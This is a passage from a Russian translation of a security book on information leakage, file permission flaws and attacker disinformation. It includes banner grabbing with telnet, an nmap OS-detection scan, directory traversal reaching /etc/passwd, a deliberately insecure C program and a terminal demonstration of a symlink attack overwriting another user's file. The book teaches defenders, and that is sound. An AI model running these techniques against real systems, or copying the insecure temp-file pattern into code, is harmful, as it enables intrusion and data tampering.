


Рис. 3.3. Версия демона SSH

Другой путь – сообщения об ошибках. Часто Web-сервера предоставляют избыточную информацию о себе при возникновении исключительных условий. Исключительные условия определяются обстоятельствами, отличными от нормальных условий работы, например запросом несуществующей страницы или неопознанной командой. В этой ситуации лучше всего предусмотреть возможность настройки формата выдачи диагностических сообщений или тщательно продумать (workaround) формат выдачи диагностики. На рисунке 3.4 показано излишне болтливое сообщение об ошибке Apache.




Рис. 3.4. Разглашение информации о версии HTTP-сервера

Анализ протоколов

Обзор путей утечки информации будет неполным, если не сказать об анализе протоколов (*protocol analysis*). Существуют различные варианты анализа протоколов. В одном из вариантов используются ограничения, предусмотренные при разработке протоколов якобы для предотвращения выдачи избыточной информации о системе. Посмотрите на этот FTP-запрос *system type*:

```
elliptic@ellipse:~$ telnet parabola.cipherpunks.com 21
Trying 192.168.1.2...
Connected to parabola.cipherpunks.com.
Escape character is "^]".
220 parabola FTP server (Version: 9.2.1-4) ready.
SYST
215 UNIX Type: L8 Version: SUNOS
```

В HTTP – аналогичная проблема. Посмотрите, как выбалтывается информация о системе в заголовке HTTP посредством команды **HEAD**:

```
elliptic@ellipse:~$ telnet www.cipherpunks.com 80
Trying 192.168.1.2...
Connected to www.cipherpunks.com.
Escape character is "^]".
```

```
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Wed, 05 Dec 2001 11:25:13 GMT
Server: Apache/1.3.22 (Unix)
Last-Modified: Wed, 28 Nov 2001 22:03:44 GMT
ETag: "30438-44f-3c055f40"
Accept-Ranges: bytes
Content-Length: 1103
Connection: close
Content-Type: text/html
```

```
Connection closed by foreign host.
```

Кроме этих вариантов, злоумышленники при анализе протоколов используют и другие. Один из них – анализ ответов в IP-протоколе. Атака основана на уже упомянутой идее, но реализуется на более низком уровне. Автоматизированный инструментарий типа Network Mapper или *Nmap* предоставляет удобные средства для сбора информации о системе, на которую готовится нападение, включая общедоступные порты системы и установленную на ней операционную систему. Посмотрите на результаты сканирования Nmap:

```
elliptic@ellipse:~$ nmap -sS -O parabola.cipherpunks.com

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Interesting ports on parabola.cipherpunks.com (192.168.1.2):
(The 1533 ports scanned but not shown below are in state:
closed)

Port State Service
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http

Remote operating system guess: Solaris 2.6 - 2.7
Uptime 5.873 days (since Thu Nov 29 08:03:04 2001)

Nmap run completed - 1 IP address (1 host up) scanned in 67
seconds
```

Во-первых, давайте выясним смысл флажков, использованных для сканирования системы parabola. Флаг *sS* используется при SYN-сканировании для исследования полуоткрытых соединений с целью определения открытых портов хоста. *O* флаг указывает Nmap на необходимость идентификации операционной системы, если это возможно, на основе ранее выявленных и сохраненных в базе данных особенностей реакции систем на сканирование. Как вы можете видеть, Nmap смог идентифицировать все открытые порты системы и достаточно точно определить операционную систему системы parabola (на самом деле это была операционная система Solaris 7, выполняющаяся на платформе Sparc).

Приведенные примеры показывают пути утечки информации, которые помогли злоумышленнику собрать обширные сведения о сети при подготовке к нападению.

Примечание

Один примечательный проект, связанный с утечкой информации, – исследование протокола ICMP (протокол управляющих сообщений в сети Internet), проводимое Офиром Аркином (Ofir Arkin). На его сайте www.sys-security.com размещено несколько html-страниц, на которых обсуждаются методы использования ICMP для сбора важной информации. Две страницы, озаглавленные «Identifying ICMP Hackery Tools Used In The Wild Today» («Современный инструментарий дикого хакера для идентификации ICMP») и «ICMP Usage In Scanning» («Использование ICMP для сканирования»), доступны на www.sys-security.com/html/papers.html. Они не предназначены для щепетильных людей, но содержат много информации.

Утечка информации об архитектуре сети

Это общая проблема. Некоторые программы любезно и охотно предоставляют важную информацию об архитектуре сети. Протоколы типа SNMP (Simple Network Management Protocol) предусматривают открытое описание соединений для взаимодействия с другими системами. Ухудшает положение дел и то, что в очень многих реализациях протокола SNMP для ограничения предоставления сведений об архитектуре сети применяются примитивные или легкоугадываемые процедуры аутентификации.

Печально, но SNMP все еще широко используется. Например, маршрутизаторы Cisco поддерживают SNMP. Некоторые операционные системы типа Solaris устанавливают и запускают SNMP-средства по умолчанию. Помимо других уязвимостей, найденных в этих средствах, их использование с конфигурацией по умолчанию – явно плохая практика.

Утечка с Web-серверов

Предварительно уже говорилось о чрезмерно болтливых Web-серверах, сообщающих назойливым пользователям лишние сведения о себе при некоторых режимах их работы. Эта проблема еще более усложняется, когда используются такие вещи, как PHP, CGI (Common Gateway Interface) и мощные машины поиска. Подобно любому другому инструментарию, они могут использоваться как на пользу, так и во вред.

Так, PHP, CGI и машины поиска могут использоваться для создания интерактивных Web-средств, настраиваемой среды пользователя для работы в Интернете и автоматизации предпринимательской деятельности. А могут использоваться и для злонамеренных действий, особенно если в их реализации есть ошибки. Беглое знакомство с документом ARIS (Attack Registry and Intelligence Service) показывает, что под номером 3 в нем значится тип атак, использующих обход директории («Generic Directory Traversal Attack»). (Этим типам атак в документе предшествуют атаки с использованием ISAPI и нападения типа cmd.exe, которые на момент написания книги были очень многочисленными и разнообразными.) В группу атак на основе обхода директории входят атаки типа dot-dot (..) или атаки относительного пути (...), в ходе которых в URL добавляются точки для выяснения, приведет ли это к переходу в другую директорию и выдаче листинга или выполнению программы на Web-сервере.

Сценарии, которые предоставляют возможность обхода директорий, позволяют не только кому-либо сменить директорию и просмотреть список файлов системы. Они позволяют злоумышленнику прочитать любой файл, читаемый HTTP-сервером с учетом монопольного использования и группового членства. А это, в свою очередь, может позволить пользователю

получить доступ к файлу паролей *passwd* в директории */etc* и к другим непривилегированным файлам Unix-систем или иных систем, например Microsoft Windows, привести к чтению (а потенциально и к записи) привилегированных файлов. Любые данные, полученные в результате этого типа атак, могут быть использованы для подготовки более опасных нападений. Web-сценарии и приложения должны стать темой тщательного рассмотрения еще до их установки. Подробнее познакомиться с ARIS можно по адресу <http://ARIS.securityfocus.com>.

Гипотетический сценарий

Некоторые программы, например Sendmail, в большинстве своих реализаций по умолчанию предоставляют сведения о пользователях системы. Усугубляет ситуацию еще и то, что эти программы используют пользовательскую базу данных как справочник для адресов электронной почты. Кое-кто, возможно, лишь усмехнется, услышав рассуждения о возможности утечки информации. В этом случае задумайтесь над следующим примером.

В маленьком городке два Интернет-провайдера. Интернет-провайдер А появился позднее Интернет-провайдера В и быстро развивается, существенно увеличивая число своих клиентов. Интернет-провайдер В обосновался в городке раньше А и владеет большим процентом клиентов. Интернет-провайдер В ведет конкурентную войну с Интернет-провайдером А, недовольный тем, что А ограничивает сферу деятельности В и выбивает почву из-под его ног. У Интернет-провайдера А работают более квалифицированные системные администраторы, которые смогли воспользоваться преимуществами различных программных средств, ограничив доступ пользователей к важной информации. Они достигли этого с помощью таких ухищрений, как организация почты (hosting mail) на отдельном сервере, использование различных регистрационных имен оболочки сервера для исключения возможности получения доступа к базе данных почтовых адресов различным пользователям. Однако Интернет-провайдер В не предпринял таких мер предосторожности. Однажды сотрудников Интернет-провайдера А осенила блестящая идея, как получить учетные записи Интернет-провайдера В. Эти учетные записи позволят им сначала получить доступ к почтовому серверу Интернет-провайдера В, а затем легко завладеть файлом паролей *passwd*. Зная пароли, можно будет по почте отправить всем пользователям Интернет-провайдера В предложение о сотрудничестве с Интернет-провайдером А, предлагая им существенные скидки по сравнению с текущими расходами у Интернет-провайдера В.

Как вы можете видеть, утечка подобной информации может привести не только к взлому системы безопасности, но и, возможно, к банкротству. Предположим, что компания смогла получить доступ к информационным системам своего конкурента. Что остановит ее от кражи, дезинформации, мошенничества и осуществления всего того, что можно сделать для подрыва честной конкуренции? Дни наивности в Интернете закончены.

Почему опасна утечка информации?

В силу различных причин всегда найдутся люди, которые не обеспокоены утечкой информации. Такое отношение к утечке информации объясняется, например, тем, что, по их мнению, утечку информации остановить невозможно и тайное всегда станет явным, или тем, что без допуска к некоторой хранимой на сервере информации нельзя наладить доверительные отношения с клиентами. Сюда относится и такая возможность, как «снятие отпечатков пальцев» систем, смысл которой состоит в идентификации систем на основе сравнения реакции системы с ожидаемыми действиями.

Любая грамотно разработанная операционная система предоставляет возможности или для уклонения от «снятия отпечатков пальцев», или для затруднения проведения идентификации системы на их основе, требуя проведения дополнительных мероприятий. Некоторые

системы даже предоставляют возможность посылки поддельных «отпечатков пальцев» чрезмерно навязчивым хостам. Причины этого очевидны. Возвращаясь к примеру из военной области, отметим, что зачастую подготовка к предстоящему нападению тщательно скрывается для достижения эффекта неожиданности. Это может достигаться маскировкой своих сил, скрытию их передислокации, передаче только зашифрованных сведений и т. д. Подобное ограничение утечки информации заставляет неприятеля принимать решения без знания истинного положения дел, увеличивая тем самым возможность совершения ошибки.

Поэтому, по аналогии с армией, для которой существует риск нападения на нее грозного врага, следует приложить максимум усилий для скрытия ресурсов собственной сети от сбора сведений и предотвратить утечку информации. Любая имеющая значение информация о сети, которая окажется в распоряжении злоумышленника, предоставит ему возможность сделать обоснованные выводы в нужном направлении. Устранение утечки информации вынуждает злоумышленника предпринимать дополнительные меры для сбора необходимой ему информации. Возросшая активность злоумышленника увеличивает шансы его обнаружения.

Нарушения прав доступа к файлу

Нарушения прав доступа к файлу создают благоприятные условия для начала атаки. Используя нарушения прав доступа к файлу и методы, описанные в секции «Утечка информации», злоумышленник может добраться до секретной информации типа имен пользователей или их паролей в системе, получить доступ к другим файлам при помощи, например, смены владельца файла или атаки символических ссылок (symbolic link attack).

Права

Один из самых простых способов обеспечить безопасность файла состоит в обеспечении прав работы с ним. Часто это один из наиболее освещаемых аспектов безопасности системы. Некоторые однопользовательские системы типа Microsoft Windows 3.1/95/98/ME не поддерживают права доступа к файлам. В то же время многопользовательские системы имеют, по крайней мере, одно, а обычно несколько возможностей управления доступом к файлам.

Например, Unix-подобные системы и некоторые Windows-системы поддерживают *пользователей* и *группы пользователей*, позволяют задавать атрибуты файлов для указания прав пользователя и группы пользователей на выполнение тех или иных действий с файлом. Пользователь или владелец файла может быть наделен правами полного управления файлом, включая операции чтения, записи и выполнения других разрешенных действий с файлом. В то же время пользователь группы, назначенной этому файлу, может иметь права на чтение и выполнение файла, а пользователи, не являющиеся владельцами файла или членами группы, могут обладать другим набором прав или вообще не иметь никаких разрешений на работу с файлом.

В дополнение к стандартному набору прав владельца файла группы пользователей и многие Unix-подобные системы поддерживают более изощренные методы разрешения доступа к файлу. Их реализация разнообразна: от простого – типа предоставления возможности определить, какие пользователи имеют доступ к файлу, – до более сложного – назначения ролевого имени для открытия пользователям доступа к набору утилит. В составе операционной системы Solaris имеется два таких примера: ролевое управление доступом (Role-Based Access Control – RBAC) и списки управления доступом (ACL – Access Control Lists).

Списки управления доступом ACL позволяют пользователю определить доступ к файлу для отдельных пользователей системы. Список доступа связан с владельцем и членством в группе.

Ролевое управление доступом RBAC – сложный инструментарий, предусматривающий различные слои прав. Инструментарий можно настраивать, предоставляя пользователям обширные общие роли для выполнения таких функций, как добавление пользователей, изменение некоторых настроек системы и т. п. Также можно ограничить права пользователей, решив им выполнять только отдельные функции.

Примечание

Дополнительные сведения о RBAC и ACL можно найти в книге издательства Syngress *Hack Proofing Sun Solaris 8* (ISBN 1-928994-44-X).

Атаки символических связей

Атаки символических связей – это проблема, которая обычно используется злоумышленником для реализации своих замыслов. Цель подобных атак состоит в изменении полномочий работы с файлом, разрушении файла в результате добавления в конец новых данных или перезаписи файла с уничтожением ранее содержащейся в нем информации.

Атаки символических связей часто начинаются из директорий для хранения временных данных. Обычно проблема возникает из-за ошибки программирования. Когда запускается уязвимая программа, она создает файл с параметрами, делающими его уязвимым для нападения. Таких параметров два.


Первый – права работы с файлами. Второй – создание небезопасных временных файлов, то есть уязвимых для нападения злоумышленника. Если файл был создан с опасными с точки зрения безопасности системы правами работы, то он может быть изменен злоумышленником. В зависимости от алгоритма работы программы возможна ситуация, когда измененные злоумышленником данные временного файла могут быть переданы сессии пользователя.

Во втором случае, если программа не проверяет существование файла на диске перед его созданием, атака на систему реализуется следующим образом. Если пользователь в состоянии определить имя временного файла прежде, чем он будет создан, то создается символическая связь с временным файлом, который будет создан и который намечен для нападения. В следующем примере продемонстрирован исходный текст программы, создающей файл с предсказуемым именем:

```
/* lameprogram.c - Hal Flynn <mrhal@mrhal.com> */
/* does not perform sufficient checks for a */
/* file before opening it and storing data */
#include <stdio.h>
#include <unistd.h>
int main()
{
    char a[] = "This is my own special junk data
storage.\n";
    char junkpath[] = "/tmp/junktmp";
    FILE *fp;
    fp = fopen(junkpath, "w");
    fputs(a, fp);
    fclose(fp);
    unlink(junkpath);
    return(0);
}
```


Эта программа создает файл /tmp/junktmp без первоначальной проверки его существования.

Пусть во время выполнения программы, создающей небезопасный временный файл, создаваемый файл уже существует. Тогда файл, указанный в символической связи, будет или перезаписан, или в конец этого файла будут добавлены новые данные при условии, если пользователь, выполняющий потенциально опасную программу, имеет право на запись в файл. Рисунки 3.5 и 3.6 демонстрируют пример использования подобной программы пользователем *haxor* для перезаписи файла пользователя *ellipse*.



```
> id
uid=102(haxor) gid=1(other)
> ls ../ellipse/
lamedata      local.login   natload      pkgs          src
local.cshrc   local.profile nsmail       source
> cat ../ellipse/lamedata
I contain all sorts of lame data!
LAME LAME LAME LAME LAME LAME LAME
LAME LAME LAME LAME LAME LAME LAME
> cd /tmp
> ln -s ../ellipse/lamedata junktmp
> ls -l junktmp
lrwxrwxrwx  1 haxor   other      29 Feb  4 13:07 junktmp -> /export/home/ellipse/lamedata
>
```

Рис. 3.5. Пользователь *haxor* создает злонамеренную символическую ссылку



```
internal - SecureCRT
File Edit View Options Transfer Script Window Help

> id
uid=100(ellipse) gid=1(other)
> cat "/ellipse/lamedata"
I contain all sorts of lame data!
LAME LAME LAME LAME LAME LAME LAME
LAME LAME LAME LAME LAME LAME LAME
> ./lameprogram
> cat "/ellipse/lamedata"
This is my own special junk data storage.
>
```

Рис. 3.6. В результате выполнения программы Lameprogram пользователем Ellipse осуществляется перезапись данных файла Lamedata

Дезинформация

Поясним суть дезинформации на примере из военной области. Предположим, что часовые выставлены на посты для наблюдения за обстановкой. Один из них обнаружил разведчиков неприятеля. Часовой сообщает командованию о вражеской разведке, а командование отправляет собственную группу разведки для точного выяснения, кто шпионит за ними.

Можно предположить, что генерал неприятеля уже думал над возможными вариантами своих действий при подобном развитии обстановки. Например, он может решить скрывать свои силы, пока не убедится, что перед ним никого нет. «Но что, если кто-то увидит мои наступающие силы, – может быть его следующей мыслью. – И если противостоящий мне неприятель пошлет разведчиков для разведки моих сил и занимаемых ими позиций, которые найдут мою армию сильнее, чем свою, то неприятель, вероятно, или укрепит свои позиции, или отойдет на другие позиции, где на них труднее напасть или где их нельзя обнаружить».

Поэтому вражеский генерал может захотеть представить свои силы менее опасными, чем они являются в действительности. Он может спрятать тяжелое вооружение и большую часть пехоты, оставляя на обозрении только маленькую часть своих сил. В основе дезинформации лежит та же самая идея.

Способы и инструментарий дезинформации

Как правило, после компрометации системы злоумышленник прилагает максимум усилий для скрытия своего присутствия и распространения дезинформации. Злоумышленники добиваются этого при помощи ряда способов.

Например, в системе Sun Solaris была обнаружена уязвимость, предоставляющая злоумышленнику дополнительные возможности для распространения дезинформации. Речь идет об обработке списков контроля доступа ACL (access control list) на псевдотерминалах, подсо-

единенных к системе. После получения доступа к терминалу злоумышленник может установить элемент списка контроля доступа и завершить работу. Во время обращения другого пользователя к системе с того же самого терминала предыдущий владелец терминала (в данном случае злоумышленник) сохраняет за собой право записи на терминал, что позволит ему записать дезинформацию на терминал нового владельца.

В следующих разделах рассмотрены некоторые из применяемых на практике способов дезинформации и соответствующего инструментария.

Редактирование журналов регистрации

Редактирование журналов регистрации – один из способов распространения дезинформации злоумышленником. Замечено, что когда действия злоумышленника становятся опасными для системы, у него появляется желание как можно дольше оставаться незамеченным. Для него будет даже лучше, если он сможет еще кого-нибудь увлечь в атаку или наделать достаточно шума, для того чтобы на этом фоне скрыть свое вторжение.

При рассмотрении отказа от обслуживания поступившего запроса уже говорилось о генерации событий для записи их в журнал регистрации. Злоумышленник может попытаться переполнить журналы регистрации, но хорошо разработанная система предусматривает средства циклического заполнения журналов регистрации и обладает достаточными возможностями для предотвращения их переполнения. Зная это и пытаясь скрыть свою деятельность, злоумышленник может найти выход в генерации большого количества событий. При соответствующих обстоятельствах злоумышленник сможет создать большой поток событий, регистрируемых в журнале событий, а причина одного или нескольких из генерируемых злоумышленником событий будет выглядеть вполне законной.

Если злоумышленник получает доступ к системе с правами администратора, то любые предположения о целостности журналов регистрации несостоятельны. Обладая правами администратора, злоумышленник может так отредактировать журналы регистрации, что будут удалены любые события, свидетельствующие о нападении, а содержимое журналов будет изменено таким образом, что можно будет заподозрить в нападении другого пользователя. Если это произошло, то только внешние программы, предназначенные для регистрации системных данных скомпрометированных компьютеров, или системы обнаружения вторжения в сеть могут предоставить полезную информацию.

Некоторые инструментальные средства предусматривают возможность генерации случайных данных или случайного потока информации, который называется *шумом*. Обычно они используются злоумышленником для того, чтобы отвлечь внимание или запутать суть дела. Генерируемый инструментальными средствами шум может использоваться для обмана администратора, отвлечения его внимания от атаки или внушения ему мысли о том, что на систему начал атаку кто угодно, но только не этот человек.

Редактирующий журналы регистрации злоумышленник преследует ряд целей. Одна из них заключается в создании видимости нормальной работы системы, как будто ничего не произошло. Другая – в создании обстановки полной неразберихи, когда противоречивые записи в журнале регистрации подталкивают администратора к мысли о выходе системы из-под контроля или, как было сказано ранее, наличия шума в системе. Некоторые средства, например типа Nmap, исследуя сеть, представляют дело таким образом, как если бы запросы на сканирование пришли из разных источников, создавая обстановку неразберихи и пряча злоумышленника за ложными целями.

Программы типа rootkit

К средствам дезинформации можно отнести программы rootkit, предназначенные для скрытия деятельности злоумышленника в системе. Известно несколько вариантов этих про-

грамм с собственными возможностями и недостатками. Программа rootkit – первое, что выбирает злоумышленник для обеспечения длительного доступа к системе.

Rootkit работает, подменяя в UNIX-системах ключевые системные программы типа *ls*, *df*, *du*, *ps*, *sshd* и *netstat*, а в Windows – драйверы и записи системного реестра. Rootkit заменяет эти программы, а возможно, и еще какие-нибудь, на другие, которые настроены таким образом, чтобы не предоставлять администраторам достоверной информации о работе системы. Вне всякого сомнения, программы типа rootkit используются для скрытия злоумышленника и его деятельности в системе и предназначены для дезинформации. Они подталкивают администратора к мысли о нормальной работе системы в то время, когда злоумышленник контролирует ее, атакует новые хосты или занимается другими нехорошими делами.

Конец ознакомительного фрагмента.

Текст предоставлен ООО «ЛитРес».

Прочитайте эту книгу целиком, [купив полную легальную версию](#) на ЛитРес.

Безопасно оплатить книгу можно банковской картой Visa, MasterCard, Maestro, со счета мобильного телефона, с платежного терминала, в салоне МТС или Связной, через PayPal, WebMoney, Яндекс.Деньги, QIWI Кошелек, бонусными картами или другим удобным Вам способом.